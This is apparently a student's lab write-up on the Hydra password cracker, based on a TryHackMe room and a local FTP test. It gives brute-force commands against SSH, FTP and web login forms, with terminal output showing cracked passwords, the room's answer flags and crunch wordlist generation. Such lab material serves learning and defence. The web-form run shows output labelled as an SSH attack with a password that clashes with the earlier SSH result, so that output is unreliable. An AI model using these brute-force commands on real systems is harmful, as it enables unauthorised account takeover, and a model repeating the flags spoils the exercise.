Securium fox Technologies Pvt Ltd

NAME: Teja Vardhan Madamanchi

TOPIC: Hydra

What is Hydra?

Hydra is a brute force online password cracking program; a quick system login password 'hacking' tool.
We can use Hydra to run through a list and 'bruteforce' some authentication service. Imagine trying to manually guess someones password on a particular service (SSH, Web Application Form, FTP or SNMP) - we can use Hydra to run through a password list and speed this process up for us, determining the correct password.

Hydra has the ability to bruteforce the following protocols: Asterisk, AFP, Cisco AAA, Cisco auth, Cisco enable, CVS, Firebird, FTP, HTTP-FORM-GET, HTTP-FORM-POST, HTTP-GET, HTTP-HEAD, HTTP-POST, HTTP-PROXY, HTTPS-FORM-GET, HTTPS-FORM-POST, HTTPS-GET, HTTPS-HEAD, HTTPS-POST, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MYSQL, NCP, NNTP, Oracle Listener, Oracle SID, Oracle, PC-Anywhere, PCNFS, POP3, POSTGRES, RDP, Rexec, Rlogin, Rsh, RTSP, SAP/R3, SIP, SMB, SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

This shows the importance of using a strong password, if your password is common, doesn't contain special characters and/or is not above 8 characters, its going to be prone to being guessed. 100 million password lists exist containing common passwords, so when an out-of-the-box application uses an easy password to login, make sure to change it from the default! Often CCTV camera's and web frameworks use admin:password as the default password, which is obviously not strong enough.

Hydra Commands

The options we pass into Hydra depends on which service (protocol) we're attacking. For example if we wanted to bruteforce FTP with the username being user and a password list being passlist.txt, we'd use the following command:
`hydra -l user -P passlist.txt ftp://MACHINE_IP`

For the purpose of this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

SSH

`hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh`

Post Web Form

We can use Hydra to bruteforce web forms too, you will have to make sure you know which type of request its making - a GET or POST methods are normally used. You can use your browsers network tab (in developer tools) to see the request types, or simply view the source code.
Below is an example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form
"/:username=^USER^&password=^PASS^:F=incorrect" -V
```

Answer the questions below:
Use Hydra to bruteforce molly's web password. What is flag 1?
Ans: THM{2673a7dd116de68e85c48ec0b1f2612e}

Use Hydra to bruteforce molly's SSH password. What is flag 2?
Ans: THM{c8eeb0468febbadea859baeb33b2541b}

```
──(root💀kali)-[~/work/hydra]
└─# hydra -l molly -P /usr/share/wordlists/rockyou.txt.gz
ssh://10.10.77.108

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics
anyway).
```


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2021-06-24 23:22:36
[WARNING] Many SSH configurations limit the number of parallel
tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login
tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.77.108:22/
[22][ssh] host: 10.10.77.108   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did
not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
2021-06-24 23:22:50
```

so here we got password for molly : butterfly.
so we can login to molly ssh and crack the flag

```
──(root💀kali)-[~/work/hydra]
└─# ssh molly@10.10.77.108
The authenticity of host '10.10.77.108 (10.10.77.108)' can't be
established.
ECDSA key fingerprint is
SHA256:DfcbkTDTS5sTEOxwITmshmJZSkY/bS7R9HIgnOn0msc.
Are you sure you want to continue connecting
(yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.77.108' (ECDSA) to the list of
known hosts.
molly@10.10.77.108's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

* Documentation:  https://help.ubuntu.com
* Management:     https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.
```

```
Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-77-108:~$ ls
flag2.txt
molly@ip-10-10-77-108:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

```
──(root💀kali)-[~/work/hydra]
└─# hydra -l molly -P /usr/share/wordlists/rockyou.txt.gz
10.10.77.108 http-post-form "/login:username=^USER^
&password=^PASS^:F=incorrect"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2021-06-25 00:59:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option
-I to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login
tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.77.108:22/
[22][ssh] host: 10.10.77.108   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
```



THM{2673a7dd116de68e85c48ec0b1f2612e}

crunch

Generating a custom wordlist

```
──(root💀kali)-[~/work/hydra]
└─# crunch 1 3 "abc"
Crunch will now generate the following amount of data: 141 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 39
a
b
c
aa
ab
ac
ba
bb
bc
ca
cb
cc
aaa
aab
```

```
aac
aba
abb
abc
aca
acb
acc
baa
bab
bac
bba
bbb
bbc
bca
bcb
bcc
caa
cab
cac
cba
cbb
cbc
cca
ccb
ccc
```

```
──(root💀kali)-[~/work/hydra]
└─# crunch 1 4 "0123" > 2.txt
Crunch will now generate the following amount of data: 1592 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 340
──(root💀kali)-[~/work/hydra]
└─# cat 2.txt
0
1
```

```
2
3
00
01
02
03
10
11
12
13
20
21
.....
...
3332
3333
```

FTP

ifconfig:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.87.129

```
──(root💀kali)-[/home]
└─# service vsftpd start
┌──(root💀kali)-[/home]
└─# nmap 192.168.87.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-25 03:40 EDT
Nmap scan report for 192.168.87.129
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp

┌──(root💀kali)-[~/work/hydra]
└─# cat user.txt
barton
```

```
teja
┌──(root💀kali)-[~/work/hydra]
└─# cat pass.txt
password
teja
```

```
──(root💀kali)-[~/work/hydra]
└─# hydra -L user.txt -P pass.txt ftp://192.168.87.129
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do
not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics
anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
2021-06-25 03:41:21
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries
(l:2/p:2), ~1 try per task
[DATA] attacking ftp://192.168.87.129:21/
[21][ftp] host: 192.168.87.129   login: teja   password: teja
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
2021-06-25 03:41:25
```